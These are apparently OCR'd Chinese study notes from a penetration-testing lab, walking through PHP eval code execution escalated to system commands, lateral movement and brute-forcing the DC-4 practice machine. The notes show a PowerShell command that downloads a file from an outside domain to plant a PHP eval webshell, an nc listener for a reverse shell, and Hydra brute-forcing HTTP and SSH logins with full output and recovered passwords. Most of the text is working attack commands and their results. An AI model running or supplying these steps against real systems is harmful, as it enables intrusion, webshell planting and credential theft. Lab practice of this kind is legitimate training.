

不安全
10.16.25.13:8000/eval.php?str=phpinfo();
PHP Version 5.3.29
System
Windows NT 718-13 6.2 build 9200 (Unknow Windows version Business Edition) i586
Build Date
Aug 15 2014 19:15:47
Compiler
MSVC9 (Visual C++ 2008)
Architecture
x86
Configure Command
cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze"
Server API
Apache 2.0 Handler
Virtual Directory Support
enabled
Configuration File (php.ini) Path
C:\Windows
Loaded Configuration File
E:\phpStudy\php53\php.ini
Scan this dir for additional .ini files
(none)

代码执行转命令执行


不安全
10.16.25.13:8000/eval.php?str=system(ipconfig);
Notice: Use of undefined constant ipconfig - assumed 'ipconfig' in E:\phpStudy\WWW\eval.php(3) : assert code on line 1
Windows IP 配置 以太网适配器 以太网: 连接特定的 DNS 后缀 . . . . . : 本地链接 IPv6 地址 . . . . . : fe80::8dd8:83b6:799d:13%13 IPv4 地址 . . . . . : 10.16.25.13 子网掩码 . . . . . : 255.255.255.0 默认网关. . . . . : 10.16.25.254

```
eval($_POST[123]);
```






横向移动

漏洞利用一 文件下载



利用文件下载命令，把 11.php 下载下来






powershell%20-c%20"(New-Object


%20Net.WebClient).DownloadFile(%27http://winonastu

blog.monster/11.txt%27,%2711.php%27)"

【phpstudy 版本在 5.5 以上】

http://10.16.25.13:8000/rce.php?rce=powershell%20-c%20%22(New-Object%20Net.WebClient).DownloadFile(%27http://winonastublog.monster/11.txt%27,%2711.php%27)%22





将 php 改成一句话木马

```
<?php eval($_POST[123]); ?>
```

蚁剑链接地址依旧是 10.16.25:8000/11.php

漏洞利用二 反制，反弹 shell，DC4 靶场


webshell

shell 操作系统 一些连接功能 powershell


正向 shell kali 连 Windows


反向 shell Windows 连 kali（让内网的东西主动出来）

步骤一 信息收集



步骤二 启动 DC4（作为 windows）爆破密码





hydra -l admin -P wordlist.TXT 被爆破的IP（DC4的ip） http-post-form "/login.php:username=^USER^&password=^PASS^:S=logout" -F


```
┌──(root㉿kali)-[~]
└─# hydra -l admin -P wordlist.TXT 192.168.232.135 http-post-form "/login.php:username=^USER^&
ssword=^PASS^:S=logout" -F
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secr
 service organizations, or for illegal purposes (this is non-binding, these *** ignore laws an
ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-03 05:19:27
[DATA] max 16 tasks per 1 server, overall 16 tasks, 2087 login tries (l:1/p:2087), ~131 tries
r task
[DATA] attacking http-post-form://192.168.232.135:80/login.php:username=^USER^&password=^PASS^
=logout
[80][http-post-form] host: 192.168.232.135   login: admin   password: happy
[STATUS] attack finished for 192.168.232.135 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-03 05:19:42
```


步骤三 kali 开启监听端口,反弹 shell

nc windows 必须安装 nc

msfconsole



nc -lvp 6666




生成 nc 命令（棱角社区）

棱角社区：https://forum.ywhack.com/index.php


生成 kali 自己的命令语句，粘在靶机的网站中







步骤四 利用 kali 链接靶机，进行命令执行



步骤五 新开一个终端，进行某个用户名的密码爆破

```
hydra -l jim -P wordlist.txt -vV ssh://192.168.91.134
```

```
┌──(kali㉿kali)-[~/桌面]
└─$ hydra -l jim -P wordlist.txt -vV ssh://192.168.91.134
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret s
ervice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethi
cs anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-11 09:48:57
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce
the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a pre
vious session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 2089 login tries (l:1/p:2089), ~131 tries per
task
[DATA] attacking ssh://192.168.91.134:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://jim@192.168.91.134:22
[INFO] Successful, password authentication is supported by ssh://192.168.91.134:22
[ATTEMPT] target 192.168.91.134 - login "jim" - pass "%null%" - 1 of 2089 [child 0] (0/0)
[ATTEMPT] target 192.168.91.134 - login "jim" - pass "%username%" - 2 of 2089 [child 1] (0/0)
[ATTEMPT] target 192.168.91.134 - login "jim" - pass "!@#$" - 3 of 2089 [child 2] (0/0)
[ATTEMPT] target 192.168.91.134 - login "jim" - pass "!@#$%" - 4 of 2089 [child 3] (0/0)
[ATTEMPT] target 192.168.91.134 - login "jim" - pass "!@#$%^" - 5 of 2089 [child 4] (0/0)
[ATTEMPT] target 192.168.91.134 - login "jim" - pass "!@#$%^&" - 6 of 2089 [child 5] (0/0)
[ATTEMPT] target 192.168.91.134 - login "jim" - pass "!@#$%^&*" - 7 of 2089 [child 6] (0/0)
[ATTEMPT] target 192.168.91.134 - login "jim" - pass "000000" - 8 of 2089 [child 7] (0/0)
[ATTEMPT] target 192.168.91.134 - login "jim" - pass "00000000" - 9 of 2089 [child 8] (0/0)
[ATTEMPT] target 192.168.91.134 - login "jim" - pass "0123456789" - 10 of 2089 [child 9] (0/0)
[ATTEMPT] target 192.168.91.134 - login "jim" - pass "jibri104" - 11 of 2089 [child 10] (0/0)
[ATTEMPT] target 192.168.91.134 - login "jim" - pass "jibril04" - 12 of 2089 [child 11] (0/0)
[ATTEMPT] target 192.168.91.134 - login "jim" - pass "1" - 13 of 2089 [child 12] (0/0)
[ATTEMPT] target 192.168.91.134 - login "jim" - pass "101010" - 14 of 2089 [child 13] (0/0)
[ATTEMPT] target 192.168.91.134 - login "jim" - pass "111" - 15 of 2089 [child 14] (0/0)
[ATTEMPT] target 192.168.91.134 - login "jim" - pass "111111" - 16 of 2089 [child 15] (0/0)
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Disabled child 9 because of too many errors
[22][ssh] host: 192.168.91.134   login: jim   password: jibril04
[STATUS] attack finished for 192.168.91.134 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-11 09:49:10
```

步骤六 ssh 链接用户


```
┌──(kali㉿kali)-[~/桌面]
└─$ ssh jim@192.168.91.134
The authenticity of host '192.168.91.134 (192.168.91.134)' can't be established.
ED25519 key fingerprint is SHA256:0CH/AiSnfSSmNwRAHfnnLhx95MTRyszFXqzT03sUJkk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.91.134' (ED25519) to the list of known hosts.
jim@192.168.91.134's password:
Linux dc-4 4.9.0-3-686 #1 SMP Debian 4.9.30-2+deb9u5 (2017-09-19) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

